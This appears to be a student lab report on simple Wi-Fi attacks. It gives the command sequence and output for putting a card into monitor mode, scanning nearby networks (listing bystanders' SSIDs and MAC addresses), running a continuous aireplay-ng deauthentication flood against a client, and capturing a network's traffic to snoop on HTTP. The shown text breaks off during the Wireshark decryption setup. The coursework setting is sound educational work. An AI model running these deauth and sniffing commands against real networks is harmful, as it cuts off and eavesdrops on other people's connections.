

# Hands-on Session: Simple Attacks on Wi-Fi Networks

---

Group Details :

CS23MTECH11029

Patel Heetkumar Dilipbhai

CS23MTECH13001


Anil kumar Sharma

CS23MTECH13002

KR Anuraj


## Task 1 : DoS attacks on a victim Wi-Fi STA

Checking the available interface using the “airmon-ng” command.



```
root@rambhakta:/home/hd
└─# airmon-ng
PHY      Interface     Driver      Chipset
phy0     wlan0         iwlwifi    Intel Corporation Cannon Lake PCH CNVi WiFi (rev 10)
```

Checking any unnecessary network process going on using the “airmon-ng check” command.




```
root@rambhakta:/home/hd
└─# airmon-ng check
Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
6396 NetworkManager
6408 wpa_supplicant
```

Killing unnecessary process using the “airmon-ng check kill” command.


# Hands-on Session: Simple Attacks on Wi-Fi Networks

---




```
root@rambhakta:/home/hd
└─# airmon-ng check kill
Killing these processes:
PID Name
6408 wpa_supplicant
```

Starting **monitor mode** using airmon-ng on the wlan0 interface using the “**airmon-ng start wlan0**” command.



```
root@rambhakta:/home/hd
└─# airmon-ng start wlan0
PHY     Interface      Driver      Chipset
phy0    wlan0          iwlwifi     Intel Corporation Cannon Lake PCH CNVi WiFi (rev 10)
        (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
        (mac80211 station mode vif disabled for [phy0]wlan0)
```

Checking whether monitor mode is enabled or not using the “**iwconfig**” command.



```
root@rambhakta:/home/hd
└─# iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

lxcbr0  no wireless extensions.

wlan0mon IEEE 802.11 Mode:Monitor Frequency:2.412 GHz
        Retry short limit:7 RTS thr:off Fragment thr:off
        Power Management:on
```

# Hands-on Session: Simple Attacks on Wi-Fi Networks

Checking the available access points on the monitor mode interface using “airodump-ng wlan0mon” command.


```
CH 11 ][ Elapsed: 12 s ][ 2024-03-24 21:25
root@rambhakta:/home/hd

BSSID          PWR  Beacons    #Data, #/s   CH   MB   ENC CIPHER AUTH ESSID
28:F3:66:9B:8A:86 -82      2        1  0 10 270  WPA2 CCMP  PSK  Golu
00:25:00:FF:94:73 -1       0        0  0 -1 -1    WPA2 CCMP  PSK  <length: 0>
04:95:E6:5E:AA:21 -81      8        0  0  4 270  WPA2 CCMP  PSK  Sasti_fuddi
5C:A6:E6:43:3C:6C -79     12       0  0  8 360  WPA2 CCMP  PSK  TP-Link_3C6C
50:2B:73:42:8B:A1 -69     33       0  0  3 270  WPA2 CCMP  PSK  vaibhav
40:ED:00:DF:D0:E0 -79     19       0  0  2 270  WPA2 CCMP  PSK  HAHAHA
C8:78:7D:6D:BC:15 -80     14       0  0 13 270  WPA2 CCMP  PSK  VIP
C8:78:7D:6D:C1:09 -77     12       0  0 13 270  WPA2 CCMP  PSK  THE_masked_MAN
D6:35:38:E5:47:A8 -46     23       0  0  8 130  WPA2 CCMP  PSK  bhakta
D4:35:38:F5:47:A8 -45     25       0  0  8 130  WPA2 CCMP  PSK  daityakulantaka
D2:39:FA:8A:35:40 -19     14       1  0  1 65   WPA2 CCMP  PSK  Hdadmin
08:5A:11:FC:6F:8C -60     18      14  0  1 130  WPA2 CCMP  PSK  NotYourWifi

BSSID          STATION          PWR  Rate    Lost   Frames Notes Probes
00:25:00:FF:94:73 06:08:2D:0C:FB:E9 -78   0 -12    0      5
D2:39:FA:8A:35:40 60:E9:AA:D0:EC:D9 -1    1e- 0    0      1
08:5A:11:FC:6F:8C F2:60:AF:1C:3A:3B -1    24e- 0    0      2
08:5A:11:FC:6F:8C 6C:94:66:36:C1:E9 -58   24e-24e  36    11
```


# Hands-on Session: Simple Attacks on Wi-Fi Networks

Now we can see traffic by turning wireshark on the wlan0mon monitor mode interface.




# Hands-on Session: Simple Attacks on Wi-Fi Networks

To filter out our target access point traffic we can filter traffic using its MAC address as below.




# Hands-on Session: Simple Attacks on Wi-Fi Networks

Sending deauth packet using aireplay-ng on victim's MAC using “aireplay-ng –deauth 0 -a (Access point MAC addr) -c (Client's MAC addr) -D wlan0mon” command.




```
root@rambhakta:/home/hd
# aireplay-ng --deauth 0 -a D2:39:FA:8A:35:40 -c 60:E9:AA:D0:EC:D9 -D wlan0mon
21:31:25 Sending 64 directed DeAuth (code 7). STMAC: [60:E9:AA:D0:EC:D9] [72|72 ACKs]
21:31:26 Sending 64 directed DeAuth (code 7). STMAC: [60:E9:AA:D0:EC:D9] [62|64 ACKs]
21:31:26 Sending 64 directed DeAuth (code 7). STMAC: [60:E9:AA:D0:EC:D9] [65|65 ACKs]
21:31:27 Sending 64 directed DeAuth (code 7). STMAC: [60:E9:AA:D0:EC:D9] [58|64 ACKs]
21:31:27 Sending 64 directed DeAuth (code 7). STMAC: [60:E9:AA:D0:EC:D9] [74|80 ACKs]
21:31:28 Sending 64 directed DeAuth (code 7). STMAC: [60:E9:AA:D0:EC:D9] [60|63 ACKs]
21:31:29 Sending 64 directed DeAuth (code 7). STMAC: [60:E9:AA:D0:EC:D9] [68|91 ACKs]
21:31:30 Sending 64 directed DeAuth (code 7). STMAC: [60:E9:AA:D0:EC:D9] [61|64 ACKs]
```

We can see in wireshark below that deauth packets were sent to the victim's device.




After deauth packet stops, the victim tries to reconnect as shown with the blue highlighted line in the below image.




# Hands-on Session: Simple Attacks on Wi-Fi Networks

Without Deauth




While Deauth



# Hands-on Session: Simple Attacks on Wi-Fi Networks

## Task-2: Snoop into HTTP traffic of a victim Wi-Fi STA

Turning the monitor mode using “**airmon-ng start wlan0**” command.



```
root@rambhakta:/home/hd
# airmon-ng start wlan0 1


PHY      Interface      Driver      Chipset
phy0      wlan0         iwlwifi     Intel Corporation Cannon Lake PCH CNVi WiFi (rev 10)
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)
```

Starting packet capturing on access point's MAC address using “**airdump-ng --bssid (Access point MAC addr) -c 1 -w httpsnoop wlan0mon**” command, where c is channel no on which access point is enabled.



```
root@rambhakta:/home/hd
# airodump-ng --bssid D2:39:FA:8A:35:40 -c 1 -w httpsnoop wlan0mon
```

Now you can see in the image below the packet capture starts.




```
CH 1 ][ Elapsed: 42 s ][ 2024-03-25 20:56 ][ Are you sure you want to quit? Press Q again t
BSSID      PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
D2:39:FA:8A:35:40 -18 100    435      279     2   1   65 WPA2 CCMP PSK Hadmin
BSSID      STATION      PWR Rate Lost Frames Notes Probes
D2:39:FA:8A:35:40 F8:28:19:CC:C2:F9 -33 24e- 1e    20     351 EAPOL
```


Now to decrypt the encryption at link layer go to **Edit -> Preference -> Protocols -> IEEE 802.11**

# Hands-on Session: Simple Attacks on Wi-Fi Networks

Enable the **Toggle button** to enable decryption (last second option in below image).

